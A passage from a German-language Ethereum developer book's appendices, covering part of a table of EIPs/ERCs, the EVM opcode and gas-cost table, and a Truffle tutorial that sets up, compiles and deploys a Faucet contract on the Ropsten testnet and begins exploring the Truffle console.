EIP-658 (http://bit.ly/2RoGcVH)	Embedding transaction status code in receipts. Bettet den Erfolg/Fehlerstatus in den Transaktionsbeleg für den Aufrufer ein, da seit der Einführung des REVERT-Opcodes in EIP-140 nicht mehr davon ausgegangen werden kann, dass eine Transaktion nur dann fehlgeschlagen ist, wenn das gesamte Gas verbraucht wurde.	Nick Johnson	Core	Final	Metropolis Byzantium

Tabelle B-1: Wichtige EIPs und ERCs (Fortsetzung)

EIP/ERC #	Titel/Beschreibung	Autor	Layer	Status	Created
EIP-706 (http://bit.ly/2Ogwpzs)	DEVp2p snappy compression	Péter Szilágyi	Networking	Final	
EIP-721 (http://bit.ly/2AAkCIP)	ERC-721 Non-Fungible Token Standard. Standard-API, die Smart Contracts erlaubt, mit einmaligen, handhabbaren, nicht fungiblen Tokens (NFTs) zu arbeiten. Diese können ähnlich wie ERC20 in standardisierten Wallets nachgehalten und auf Börsen als Assets gehandelt werden. CryptoKitties war die erste beliebte Implementierung eines digitalen NFT im Ethereum-Ökosystem.	William Entriken, Dieter Shirley, Jacob Evans, Nastassia Sachs	Standard	Draft	
EIP-758 (http://bit.ly/2qmuDmJ)	Subscriptions and filters for completed transactions	Jack Peterson	Interface	Draft	
EIP-801 (http://bit.ly/2RnqIHj)	ERC-801 Canary Standard	ligi	Interface	Draft	
EIP-827 (http://bit.ly/2DdTKkf)	ERC827 Token Standard. Erweiterung des ERC20-Standard-Interface um Methoden, die die Ausführung von Aufrufen innerhalb von <code>transfers</code> und <code>approvals</code> erlauben. Der Standard bietet grundlegende Funktionen zum Transfer von Tokens sowie zur Bestätigung, um durch eine dritte On-Chain-Partei abgehoben werden zu dürfen. Erlaubt dem Entwickler auch, Aufrufe bei Transfers und Bestätigungen auszuführen.	Augusto Lemble	ERC	Draft	
EIP-930 (http://bit.ly/2Jq2hAM)	ERC930 Eternal Storage. Der ES-Kontrakt (<i>Eternal Storage</i>) gehört einer Adresse mit Schreibrechten. Der Speicher ist öffentlich, d. h., jeder hat Schreibrecht. Speichert Daten in Mappings, wobei jeder Variablentyp ein Mapping nutzt. Die Nutzung dieses Kontrakts erlaubt dem Entwickler bei Bedarf die einfache Migration des Speichers auf einen anderen Kontrakt.	Augusto Lemble	ERC	Draft	

Ethereum EVM-Opcodes und Gasverbrauch

Dieser Anhang basiert auf der Konsolidierungsarbeit der Leute von <https://github.com/trailofbits/evm-opcodes>. Er ist als Referenz für Ethereum-VM-(EVM-)Opcodes gedacht und enthält Informationen zu den Instruktionen. Die Informationen stehen unter der Apache-Lizenz 2.0 (<http://bit.ly/2zfrv0b>).

Tabelle C-1: EVM-Opcodes und Gaskosten

Opcode	Name	Beschreibung	Zusatz- information	Gas
0x00	STOP	Ausführung anhalten	–	0
0x01	ADD	Addition	–	3
0x02	MUL	Multiplikation	–	5
0x03	SUB	Subtraktion	–	3
0x04	DIV	ganzzahlige Division	–	5
0x05	SDIV	ganzzahlige Division mit Vorzeichen (gekürzt)	–	5
0x06	MOD	Modulo-Operation	–	5
0x07	SMOD	Modulo mit Vorzeichen	–	5
0x08	ADDMOD	Modulo plus Addition	–	8
0x09	MULMOD	Modulo plus Multiplikation	–	8
0x0a	EXP	Exponentialoperation	–	10***
0x0b	SIGNEXTEND	Vorzeichenverlängerung für 2er-Komplement	–	5
0x0c – 0x0f	ungenutzt	ungenutzt	–	
0x10	LT	kleiner als	–	3
0x11	GT	größer als	–	3
0x12	SLT	kleiner als mit Vorzeichen	–	3
0x13	SGT	größer als mit Vorzeichen	–	3
0x14	EQ	gleich	–	3

Tabelle C-1: EVM-Opcodes und Gaskosten (Fortsetzung)

Opcode	Name	Beschreibung	Zusatz- information	Gas
0x15	ISZERO	einfacher NICHT-Operator	–	3
0x16	AND	bitweises UND	–	3
0x17	OR	bitweises ODER	–	3
0x18	XOR	bitweises EXKLUSIV-ODER	–	3
0x19	NOT	bitweises NICHT	–	3
0x1a	BYTE	einzelnes Byte aus Wort abrufen	–	3
0x1b – 0x1f	ungenutzt	ungenutzt	–	
0x20	SHA3	Keccak-256-Hash berechnen	–	30
0x21 – 0x2f	ungenutzt	ungenutzt	–	
0x30	ADDRESS	Adresse des aktuell ausführenden Accounts abrufen	–	2
0x31	BALANCE	Guthaben des gegebenen Accounts abrufen	–	400
0x32	ORIGIN	Ursprungsadresse der Ausführung abrufen	–	2
0x33	CALLER	Aufruferadresse abrufen	–	2
0x34	CALLVALUE	der durch die für diese Ausführung verantwortliche Instruktion/Transaktion deponierte Wert	–	2
0x35	CALLDATALOAD	Eingabedaten der aktuellen Umgebung abrufen	–	3
0x36	CALLDATASIZE	Größe der Eingabedaten der aktuellen Umgebung abrufen	–	2
0x37	CALLDATACOPY	Eingabedaten der aktuellen Umgebung in den Arbeitsspeicher kopieren	–	3
0x38	CODESIZE	Größe des in der aktuellen Umgebung laufenden Codes abrufen	–	2
0x39	CODECOPY	den in der aktuellen Umgebung laufenden Code in den Arbeitsspeicher kopieren	–	3
0x3a	GASPRICE	Gaspreis der aktuellen Umgebung abrufen	–	2
0x3b	EXTCODESIZE	Größe des Codes eines Accounts abrufen	–	700
0x3c	EXTCODECOPY	Code eines Accounts in den Arbeitsspeicher kopieren	–	700
0x3d	RETURNDATASIZE	Größe des Rückgabe-Datenpuffers auf den Stack schieben	EIP-211 (http://bit.ly/2zaBcNe)	2
0x3e	RETURNDATACOPY	Daten aus dem Rückgabe-Datenpuffer in den Arbeitsspeicher kopieren	EIP-211 (http://bit.ly/2zaBcNe)	3
0x3f	ungenutzt	–	–	

Tabelle C-1: EVM-Opcodes und Gaskosten (Fortsetzung)

Opcode	Name	Beschreibung	Zusatz- information	Gas
0x40	BLOCKHASH	Hash eines der jüngsten 256 fertigen Blöcke abrufen	–	20
0x41	COINBASE	Begünstigten-Adresse des Blocks abrufen	–	2
0x42	TIMESTAMP	Zeitstempel des Blocks abrufen	–	2
0x43	NUMBER	Nummer des Blocks abrufen	–	2
0x44	DIFFICULTY	Difficulty des Blocks abrufen	–	2
0x45	GASLIMIT	Gaslimit des Blocks abrufen	–	2
0x46 – 0x4f	ungenutzt	–	–	
0x50	POP	Wort vom Stack entfernen	–	2
0x51	MLOAD	Wort aus dem Arbeitsspeicher laden	–	3
0x52	MSTORE	Wort im Arbeitsspeicher speichern	–	3*
0x53	MSTORE8	Byte im Arbeitsspeicher speichern	–	3
0x54	SLOAD	Wort aus dem Speicher laden	–	200
0x55	SSTORE	Wort im Speicher sichern	–	0*
0x56	JUMP	Programmzähler ändern	–	8
0x57	JUMPI	bedingte Änderung des Programmzählers	–	10
0x58	GETPC	Wert des Programmzählers vor dem Inkrement abrufen	–	2
0x59	MSIZE	Größe des aktiven Arbeitsspeichers in Bytes abrufen	–	2
0x5a	GAS	Menge des verfügbaren Gases abrufen (einschließlich der zugehörigen Reduzierung der verfügbaren Gasmenge)	–	2
0x5b	JUMPDEST	gültiges Ziel für Sprünge markieren	–	1
0x5c – 0x5f	ungenutzt	–	–	
0x60	PUSH1	1-Byte-Element auf dem Stack ablegen	–	3
0x61	PUSH2	2-Byte-Element auf dem Stack ablegen	–	3
0x62	PUSH3	3-Byte-Element auf dem Stack ablegen	–	3
0x63	PUSH4	4-Byte-Element auf dem Stack ablegen	–	3
0x64	PUSH5	5-Byte-Element auf dem Stack ablegen	–	3
0x65	PUSH6	6-Byte-Element auf dem Stack ablegen	–	3
0x66	PUSH7	7-Byte-Element auf dem Stack ablegen	–	3
0x67	PUSH8	8-Byte-Element auf dem Stack ablegen	–	3
0x68	PUSH9	9-Byte-Element auf dem Stack ablegen	–	3

Tabelle C-1: EVM-Opcodes und Gaskosten (Fortsetzung)

Opcode	Name	Beschreibung	Zusatz- information	Gas
0x69	PUSH10	10-Byte-Element auf dem Stack ablegen	–	3
0x6a	PUSH11	11-Byte-Element auf dem Stack ablegen	–	3
0x6b	PUSH12	12-Byte-Element auf dem Stack ablegen	–	3
0x6c	PUSH13	13-Byte-Element auf dem Stack ablegen	–	3
0x6d	PUSH14	14-Byte-Element auf dem Stack ablegen	–	3
0x6e	PUSH15	15-Byte-Element auf dem Stack ablegen	–	3
0x6f	PUSH16	16-Byte-Element auf dem Stack ablegen	–	3
0x70	PUSH17	17-Byte-Element auf dem Stack ablegen	–	3
0x71	PUSH18	18-Byte-Element auf dem Stack ablegen	–	3
0x72	PUSH19	19-Byte-Element auf dem Stack ablegen	–	3
0x73	PUSH20	20-Byte-Element auf dem Stack ablegen	–	3
0x74	PUSH21	21-Byte-Element auf dem Stack ablegen	–	3
0x75	PUSH22	22-Byte-Element auf dem Stack ablegen	–	3
0x76	PUSH23	23-Byte-Element auf dem Stack ablegen	–	3
0x77	PUSH24	24-Byte-Element auf dem Stack ablegen	–	3
0x78	PUSH25	25-Byte-Element auf dem Stack ablegen	–	3
0x79	PUSH26	26-Byte-Element auf dem Stack ablegen	–	3
0x7a	PUSH27	27-Byte-Element auf dem Stack ablegen	–	3
0x7b	PUSH28	28-Byte-Element auf dem Stack ablegen	–	3
0x7c	PUSH29	29-Byte-Element auf dem Stack ablegen	–	3
0x7d	PUSH30	30-Byte-Element auf dem Stack ablegen	–	3
0x7e	PUSH31	31-Byte-Element auf dem Stack ablegen	–	3
0x7f	PUSH32	32-Byte-Element (ganzes Wort) auf dem Stack ablegen	–	3
0x80	DUP1	erstes Stack-Element duplizieren	–	3
0x81	DUP2	zweites Stack-Element duplizieren	–	3
0x82	DUP3	drittes Stack-Element duplizieren	–	3
0x83	DUP4	viertes Stack-Element duplizieren	–	3
0x84	DUP5	fünftes Stack-Element duplizieren	–	3
0x85	DUP6	sechstes Stack-Element duplizieren	–	3
0x86	DUP7	siebtes Stack-Element duplizieren	–	3
0x87	DUP8	achtes Stack-Element duplizieren	–	3
0x88	DUP9	neuntes Stack-Element duplizieren	–	3

Tabelle C-1: EVM-Opcodes und Gaskosten (Fortsetzung)

Opcode	Name	Beschreibung	Zusatz- information	Gas
0x89	DUP10	zehntes Stack-Element duplizieren	–	3
0x8a	DUP11	elftes Stack-Element duplizieren	–	3
0x8b	DUP12	zwölftes Stack-Element duplizieren	–	3
0x8c	DUP13	dreizehntes Stack-Element duplizieren	–	3
0x8d	DUP14	vierzehntes Stack-Element duplizieren	–	3
0x8e	DUP15	fünfzehntes Stack-Element duplizieren	–	3
0x8f	DUP16	sechzehntes Stack-Element duplizieren	–	3
0x90	SWAP1	erstes und zweites Stack-Element vertauschen	–	3
0x91	SWAP2	erstes und drittes Stack-Element vertauschen	–	3
0x92	SWAP3	erstes und viertes Stack-Element vertauschen	–	3
0x93	SWAP4	erstes und fünftes Stack-Element vertauschen	–	3
0x94	SWAP5	erstes und sechstes Stack-Element vertauschen	–	3
0x95	SWAP6	erstes und siebtes Stack-Element vertauschen	–	3
0x96	SWAP7	erstes und achttes Stack-Element vertauschen	–	3
0x97	SWAP8	erstes und neuntes Stack-Element vertauschen	–	3
0x98	SWAP9	erstes und zehntes Stack-Element vertauschen	–	3
0x99	SWAP10	erstes und elftes Stack-Element vertauschen	–	3
0x9a	SWAP11	erstes und zwölftes Stack-Element vertauschen	–	3
0x9b	SWAP12	erstes und dreizehntes Stack-Element vertauschen	–	3
0x9c	SWAP13	erstes und vierzehntes Stack-Element vertauschen	–	3
0x9d	SWAP14	erstes und fünfzehntes Stack-Element vertauschen	–	3
0x9e	SWAP15	erstes und sechzehntes Stack-Element vertauschen	–	3
0x9f	SWAP16	erstes und siebzehntes Stack-Element vertauschen	–	3
0xa0	LOG0	Log-Datensatz ohne Themen anhängen	–	375
0xa1	LOG1	Log-Datensatz mit einem Thema anhängen	–	750
0xa2	LOG2	Log-Datensatz mit zwei Themen anhängen	–	1125
0xa3	LOG3	Log-Datensatz mit drei Themen anhängen	–	1500
0xa4	LOG4	Log-Datensatz mit vier Themen anhängen	–	1875
0xa5 – 0xaf	ungenutzt	–	–	
0xb0	JUMPTO	provisorisch; libevmasm nutzt andere Nummern (http://bit.ly/2Sx2Vkg)	EIP 615 (http://bit.ly/2CR77pu)	

Tabelle C-1: EVM-Opcodes und Gaskosten (Fortsetzung)

Opcode	Name	Beschreibung	Zusatz- information	Gas
0xb1	JUMPIF	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xb2	JUMPSUB	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xb4	JUMPSUBV	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xb5	BEGINSUB	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xb6	BEGINDATA	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xb8	RETURNSUB	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xb9	PUTLOCAL	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xba	GETLOCA	provisorisch	EIP-615 (http://bit.ly/2CR77pu)	
0xbb – 0xe0	ungenutzt	–	–	
0xe1	SLOADBYTES	nur in pyethereum referenziert	–	–
0xe2	SSTOREBYTES	nur in pyethereum referenziert	–	–
0xe3	SSIZE	nur in pyethereum referenziert	–	–
0xe4 – 0xef	ungenutzt	–	–	
0xf0	CREATE	neuen Account mit dazugehörigem Code erzeugen	–	32000
0xf1	CALL	Nachrichtenaufruf eines Accounts	–	kompliziert
0xf2	CALLCODE	Nachrichtenaufruf dieses Accounts mit Code eines alternativen Accounts	–	kompliziert
0xf3	RETURN	Ausführung anhalten und Ausgabedaten zurück-liefern	–	0
0xf4	DELEGATECALL	Nachrichtenaufruf eines Accounts mit Code eines alternativen Accounts; bleibt mit dem Code des alternativen Accounts aber innerhalb dieses Accounts	–	kompliziert

Tabelle C-1: EVM-Opcodes und Gaskosten (Fortsetzung)

Opcode	Name	Beschreibung	Zusatz- information	Gas
0xf5	CALLBLACKBOX	–	–	40
0xf6 – 0xf9	ungenutzt	–	–	
0xfa	STATICCALL	wie CALL, verändert aber den Zustand nicht	–	40
0xfb	CREATE2	erzeugt neuen Account und setzt die Erzeuger- adresse auf $\text{sha3}(\text{sender} + \text{sha3}(\text{init code})) \ \% \ 2^{160}$	–	
0xfc	TXEXECGAS	nicht im Yellow Paper, FIXME	–	–
0xfd	REVERT	Ausführung anhalten und Zustand rückgängig machen; verbraucht nicht das gesamte Gas und liefert einen Grund zurück	–	0
0xfe	INVALID	festgelegte ungültige Instruktion	–	0
0xff	SELFDESTRUCT	Ausführung anhalten und Account für spätere Löschung registrieren	–	5000*

Entwicklungswerkzeuge, Frameworks und Bibliotheken

Frameworks

Mit Frameworks wird die Entwicklung von Ethereum-Smart-Contracts leichter. Wenn Sie alles selbst machen, entwickeln Sie ein besseres Verständnis dafür, wie die Dinge zusammenpassen, doch die Arbeit ist mühsam und monoton. Die in diesem Abschnitt beschriebenen Frameworks können bestimmte Aufgaben automatisieren und die Entwicklung vereinfachen.

Truffle

GitHub: <https://github.com/trufflesuite/truffle>

Website: <https://truffleframework.com>

Dokumentation: <https://truffleframework.com/docs>

Truffle-Boxes: <http://truffleframework.com/boxes/>

npm-Paket-Repository: <https://www.npmjs.com/package/truffle>

Das Truffle-Framework installieren

Das Truffle-Framework besteht aus mehreren Node.js-Paketen. Bevor Sie `truffle` installieren können, müssen Sie ein aktuelles und funktionierendes Node.js samt *Node Package Manager* (npm) installiert haben.

Der zur Installation von Node.js und npm empfohlene Weg führt über den Einsatz des *Node Version Manager* (nvm). Sobald nvm installiert ist, kümmert er sich für Sie um alle Abhängigkeiten und Updates. Folgen Sie den Anweisungen auf <http://nvm.sh>.

Haben Sie nvm für Ihr Betriebssystem installiert, ist die Installation von Node.js einfach. Verwenden Sie das Flag `--lts`, um nvm anzuweisen, die neueste Node.js-Version mit Langzeitunterstützung (*Long-Term Support*, LTS) zu installieren:

```
$ nvm install --lts
```

Vergewissern Sie sich, dass node und npm installiert sind:

```
$ node -v
v8.9.4
$ npm -v
5.6.0
```

Als Nächstes legen Sie eine versteckte Datei namens *.nvmrc* an, die die von Ihrer DApp unterstützte Node.js-Version enthält. Auf diese Weise müssen Entwickler nur *nvm install* im Stamm des Projektverzeichnisses eingeben, und es wird automatisch die entsprechende Version installiert und genutzt:

```
$ node -v > .nvmrc
$ nvm install
```

Das sieht gut aus. Nun installieren Sie truffle:

```
$ npm -g install truffle

+ truffle@4.0.6
installed 1 package in 37.508s
```

Ein vorgefertigtes Truffle-Objekt (Truffle Box) integrieren

Wenn Sie eine DApp nutzen oder erzeugen wollen, die auf einer vorgefertigten Schablone aufbaut, wechseln Sie zur Truffle-Boxes-Website, wählen ein vorhandenes Truffle-Projekt aus und geben den folgenden Befehl ein, um es herunterzuladen und auszupacken:

```
$ truffle unbox BOX_NAME
```

Ein Truffle-Projektverzeichnis anlegen

Für jedes truffle-Projekt legen Sie ein Projektverzeichnis an und initialisieren truffle innerhalb dieses Verzeichnisses. truffle erzeugt die notwendige Verzeichnisstruktur innerhalb des Projektverzeichnisses. Es ist üblich, dem Projektverzeichnis einen Namen zu geben, der das Projekt beschreibt. In unserem Beispiel nutzen wir truffle, um unseren Faucet-Kontrakt aus »Ein einfacher Kontrakt: ein Test-Ether-Faucet« auf Seite 29 zu aktivieren. Wir nennen den Projektordner daher *Faucet*:

```
$ mkdir Faucet
$ cd Faucet
Faucet $
```

Innerhalb des *Faucet*-Verzeichnisses initialisieren wir dann truffle:

```
Faucet $ truffle init
```

truffle erzeugt eine Verzeichnisstruktur und einige Standarddateien:

```
Faucet
+---- contracts
|  `---- Migrations.sol
```

```

+---- migrations
|   `---- 1_initial_migration.js
+---- test
+---- truffle-config.js
`---- truffle.js

```

Neben truffle selbst werden wir auch einige JavaScript-(Node.js-)Hilfspakete verwenden. Diese können wir mit npm installieren. Wir initialisieren die npm-Verzeichnisstruktur und akzeptieren die von npm vorgeschlagenen Standardeinstellungen:

```

$ npm init

package name: (faucet)
version: (1.0.0)
description:
entry point: (truffle-config.js)
test command:
git repository:
keywords:
author:
license: (ISC)
About to write to Faucet/package.json:

{
  "name": "faucet",
  "version": "1.0.0",
  "description": "",
  "main": "truffle-config.js",
  "directories": {
    "test": "test"
  },
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "",
  "license": "ISC"
}

```

Is this ok? (yes)

Nun können wir die Abhängigkeiten installieren, die die Arbeit mit truffle vereinfachen:

```
$ npm install dotenv truffle-wallet-provider ethereumjs-wallet
```

Wir besitzen nun ein *node_modules*-Verzeichnis innerhalb unseres *Faucet*-Verzeichnisses mit mehreren Tausend Dateien.

Vor dem Deployment einer DApp in einer Cloud-Produktionsumgebung oder einer C/I-Umgebung ist es wichtig, das *engines*-Feld einzustellen, damit Ihre DApp mit der richtigen Node.js-Version ausgeführt wird und alle Abhängigkeiten installiert sind. Details zur Konfiguration dieses Felds finden Sie in der Dokumentation (<http://bit.ly/2zp2GPF>).

Truffle konfigurieren

truffle erzeugt die leeren Konfigurationsdateien *truffle.js* und *truffle-config.js*. Bei Windows kann der Name *truffle.js* zu Problemen führen, weil Windows beim Aufruf des Befehls *truffle* versucht, *truffle.js* auszuführen. Um das zu vermeiden, löschen wir *truffle.js* und arbeiten mit *truffle-config.js* (zugunsten der Windows-Nutzer, die ja bereits genug leiden müssen):

```
$ rm truffle.js
```

Nun editieren wir *truffle-config.js* und ersetzen deren Inhalt durch die folgende Beispielkonfiguration:

```
module.exports = {  
  networks: {  
    localnode: { // Jedes Netzwerk, mit dem sich unser lokaler Node verbindet  
      network_id: "*", // Beliebige Netzwerk-ID  
      host: "localhost",  
      port: 8545,  
    }  
  }  
};
```

Diese Konfiguration ist ein guter Startpunkt. Sie richtet ein Standard-Ethereum-Netzwerk (namens *localnode*) ein. Das setzt voraus, dass Sie einen Ethereum-Client wie *Parity* als Full Node oder als leichtgewichtigen Client betreiben. Die Konfiguration weist *truffle* an, mit dem lokalen Node über *RPC* an Port 8545 zu kommunizieren. *truffle* nutzt das Ethereum-Netzwerk, mit dem der lokale Node verbunden ist, sei es das Ethereum-Mainnet oder ein Testnetzwerk wie *Ropsten*. Der lokale Node stellt auch die *Wallet-Funktionalität* zur Verfügung.

In den folgenden Abschnitten werden wir zusätzliche Netzwerke für *truffle* konfigurieren, etwa die lokale Test-Blockchain *ganache* und *Infura*, einen gehosteten Netzwerkanbieter. Durch das Hinzufügen weiterer Netzwerke wird die Konfigurationsdatei komplexer, bietet uns aber auch mehr Möglichkeiten für unseren Test- und Entwicklungs-Workflow.

Deployment eines Kontrakts mit truffle

Wir besitzen nun ein einfaches Arbeitsverzeichnis für unser *Faucet*-Projekt und haben *truffle* samt allen Abhängigkeiten konfiguriert. Kontrakte liegen im *contracts*-Unterverzeichnis unseres Projekts. Das Verzeichnis enthält bereits einen »Hilfskontrakt« namens *Migrations.sol*, der Kontrakt-Upgrades für uns verwaltet. Die Verwendung von *Migrations.sol* sehen wir uns im nächsten Abschnitt an.

Wir kopieren den Kontrakt *Faucet.sol* (aus Beispiel 2-1) in das Unterverzeichnis *contracts*. Unser Projektverzeichnis sieht nun wie folgt aus:

```
Faucet  
+---- contracts  
|   +---- Faucet.sol  
|   `---- Migrations.sol  
...
```

Jetzt kann truffle den Kontrakt für uns kompilieren:

```
$ truffle compile
Compiling ./contracts/Faucet.sol...
Compiling ./contracts/Migrations.sol...
Writing artifacts to ./build/contracts
```

Truffle-Migrationen – Deployment-Skripte verstehen

Truffle bietet ein Deployment-System an, das *Migration* genannt wird. Wenn Sie schon mit anderen Frameworks gearbeitet haben, werden Sie Vergleichbares gesehen haben: Ruby on Rails, Python Django sowie viele andere Sprachen und Frameworks kennen einen migrate-Befehl.

Bei all diesen Frameworks besteht die Aufgabe der Migration darin, Änderungen des Datenschemas zwischen verschiedenen Versionen der Software zu verarbeiten. Die Aufgabe von Migrationen in Ethereum ist ein wenig anders. Weil Ethereum-Kontrakte unveränderlich sind und das Deployment Gas kostet, bietet Truffle einen Migrationsmechanismus, der nachhält, welche Kontrakte (in welcher Version) bereits aktiviert wurden. Bei einem komplexen Projekt mit Dutzenden Kontrakten und komplexen Abhängigkeiten werden Sie nicht für das erneute Deployment eines Kontrakts zahlen wollen, der sich nicht geändert hat. Sie werden auch nicht von Hand nachhalten wollen, welche Version welches Kontrakts bereits aktiviert wurde. Der Migrationsmechanismus von Truffle übernimmt das, indem er den Smart Contract *Migrations.sol* aktiviert, der dann das Deployment aller anderen Kontrakte nachhält.

Da wir nur einen Kontrakt, *Faucet.sol*, besitzen, ist die Nutzung des Migrationssystems zu viel des Guten. Unglücklicherweise müssen wir es verwenden. Doch wenn Sie lernen, wie man es für einen Kontrakt nutzt, eignen Sie sich direkt einige gute Angewohnheiten für den Entwicklungs-Workflow an. Die Mühen zahlen sich aus, wenn die Dinge komplizierter werden.

Truffles *migrations*-Verzeichnis enthält die Migrationsskripte. Bisher liegt dort nur ein Skript, *1_initial_migration.js*, das den *Migrations.sol*-Kontrakt selbst aktiviert:

```
1 var Migrations = artifacts.require("./Migrations.sol");
2
3 module.exports = function(deployer) {
4   deployer.deploy(Migrations);
5 };
```

Für das Deployment von *Faucet.sol* benötigen wir ein zweites Migrationsskript, das wir *2_deploy_contracts.js* nennen wollen. Es ist sehr einfach und entspricht mit nur wenigen Änderungen *1_initial_migration.js*. Tatsächlich können Sie den Inhalt von *1_initial_migration.js* kopieren und einfach jedes Vorkommen von *Migrations* durch *Faucet* ersetzen:

```
1 var Faucet = artifacts.require("./Faucet.sol");
2
3 module.exports = function(deployer) {
4   deployer.deploy(Faucet);
5 };
```

Das Skript initialisiert die Variable `Faucet`, die den Solidity-Quellcode `Faucet.sol` als Artefakt identifiziert, das `Faucet` definiert. Dann ruft es die `deploy`-Funktion auf, um diesen Kontrakt zu aktivieren.

Wir sind nun startklar und führen `truffle migrate` aus, um den Kontrakt zu aktivieren. Über das Argument `--network` müssen wir angeben, in welchem Netzwerk der Kontrakt aktiviert werden soll. Wir haben in der Konfigurationsdatei nur ein Netzwerk mit dem Namen `localnode` definiert. Stellen Sie sicher, dass Ihr lokaler Ethereum-Client läuft, und geben Sie Folgendes ein:

```
Faucet $ truffle migrate --network localnode
```

Da wir einen lokalen Node nutzen, um die Verbindung zum Ethereum-Netzwerk herzustellen und unsere Wallet zu verwalten, müssen wir die von `truffle` erzeugte Transaktion autorisieren. Wir führen `parity` aus, das mit der Ropsten-Test-Blockchain verbunden ist. Deshalb erscheint während der Migration ein Pop-up wie das in Abbildung D-1 in Paritys Webkonsole.




Abbildung D-1: Parity fordert die Bestätigung des `Faucet`-Deployments.

Insgesamt gibt es vier Transaktionen: eine für das Deployment von Migrations, eine zur Aktualisierung des Deployment-Zählers auf 1, eine für das Deployment von `Faucet` und eine für die Aktualisierung des Deployment-Zählers auf 2.

`Truffle` zeigt den Abschluss der Migrationen an sowie alle Transaktionen und die Kontraktadressen:

```
$ truffle migrate --network localnode
Using network 'localnode'.

Running migration: 1_initial_migration.js
Deploying Migrations...
... 0xfa090db179d023d2abae543b4a21a1479e70ca7d35a469a5d1a98bfc6bd80fe8
Migrations: 0x8861c27715550bed8362c0345add158489df6db0
Saving successful migration to network...
... 0x985c4a32716826ddbe4eae284104bef8bc69e959899f62246a1b27c9dfcd6c03
Saving artifacts...
Running migration: 2_deploy_contracts.js
Deploying Faucet...
... 0xecdbeef77f0558edc689440e34b7bba0a3ba7a45e4b680b071b47c30a930e9d6
```



```
Faucet: 0xd01cd8e7bd29e4bff8c1693f59eee46137a9f300
Saving successful migration to network...
... 0x11f376bd7307edddfd40dc4a14c3f7cb84b6c921ac2465602060b67d08f9fd8a
Saving artifacts...
```

Die Truffle-Konsole nutzen

Truffle bietet eine JavaScript-Konsole an, die wir nutzen können, um mit dem Ethereum-Netzwerk (über den lokalen Node), mit aktivierten Kontrakten und mit dem Wallet-Provider zu interagieren. In unserer aktuellen Konfiguration (localnode) ist unser lokaler Parity-Client der Node und der Wallet-Provider.

Lassen Sie uns die Truffle-Konsole starten und einige Befehle ausprobieren:

```
$ truffle console --network localnode
truffle(localnode)>
```

Truffle gibt ein Prompt aus, das die gewählte Netzwerkkonfiguration zeigt (localnode).



Es ist wichtig, sich zu merken (und darauf zu achten), welches Netzwerk man nutzt. Sie wollen sicher nicht versehentlich einen Testkontrakt im Ethereum-Mainnet aktivieren oder dort eine Testtransaktion ausführen. Das könnte ein teurer Fehler sein!

Die Truffle-Konsole bietet eine Autovervollständigung an, die es uns einfach macht, die Umgebung zu erkunden. Wenn Sie die Tab-Taste drücken, nachdem Sie einen Befehl zum Teil eingegeben haben, komplettiert Truffle den Befehl für Sie. Drücken Sie sie zweimal, erscheinen alle möglichen Vervollständigungen. Drücken Sie die Tab-Taste zweimal am leeren Prompt, gibt Truffle alle verfügbaren Befehle aus:

```
truffle(localnode)>
Array Boolean Date Error EvalError Function Infinity JSON Math NaN Number Object
RangeError ReferenceError RegExp String SyntaxError TypeError URIError decodeURI
decodeURIComponent encodeURI encodeURIComponent eval isFinite isNaN parseFloat
parseInt undefined

ArrayBuffer Buffer DataView Faucet Float32Array Float64Array GLOBAL Int16Array
Int32Array Int8Array Intl Map Migrations Promise Proxy Reflect Set StateManager
Symbol Uint16Array Uint32Array Uint8Array Uint8ClampedArray WeakMap WeakSet
WebAssembly XMLHttpRequest _ assert async_hooks buffer child_process
clearImmediate clearInterval clearTimeout cluster console crypto dgram dns
domain escape events fs global http http2 https module net os path perf_hooks
process punycode querystring readline repl require root setImmediate setInterval
setTimeout stream string_decoder tls tty unescape url util v8 vm web3 zlib

__defineGetter__ __defineSetter__ __lookupGetter__ __lookupSetter__ __proto__
constructor hasOwnProperty isPrototypeOf propertyIsEnumerable toLocaleString
toString valueOf
```

Ein Großteil der Wallet- und Node-bezogenen Funktionen wird über das web3-Objekt bereitgestellt, das eine Instanz der web3.js-Bibliothek ist. Das web3-Objekt abstrahiert die RPC-Schnittstelle zu unserem Parity-Node. Sie werden auch zwei

Objekte mit vertrauten Namen bemerken: Migrations und Faucet. Diese repräsentieren die gerade aktivierten Kontrakte. Sie werden die Truffle-Konsole nutzen, um mit einem Kontrakt zu interagieren, zuerst wollen wir aber unsere Wallet über das web3-Objekt prüfen:

```
truffle(localnode)> web3.eth.accounts
[ '0x9e713963a92c02317a681b9bb3065a8249de124f',
  '0xdb5dc1a13e3a55cf3b4587cd8d1e5fdeb6738145' ]
```

Unser Parity-Client besitzt zwei Wallets mit einigen Test-Ethern auf Ropsten. Das Attribut `web3.eth.accounts` enthält eine Liste aller Accounts. Wir können das Guthaben des ersten Accounts mit der Funktion `getBalance` abrufen:

```
truffle(localnode)> web3.eth.getBalance(web3.eth.accounts[0]).toNumber()
1911985728000000000
truffle(localnode)>
```

`web3.js` ist eine große JavaScript-Bibliothek mit einer umfassenden Schnittstelle zum Ethereum-System über einen Provider wie etwa einen lokalen Client. Wir sehen uns `web3.js` in Anhang E etwas genauer an. Nun wollen wir mit unseren Kontrakten interagieren:

```
truffle(localnode)> Faucet.address
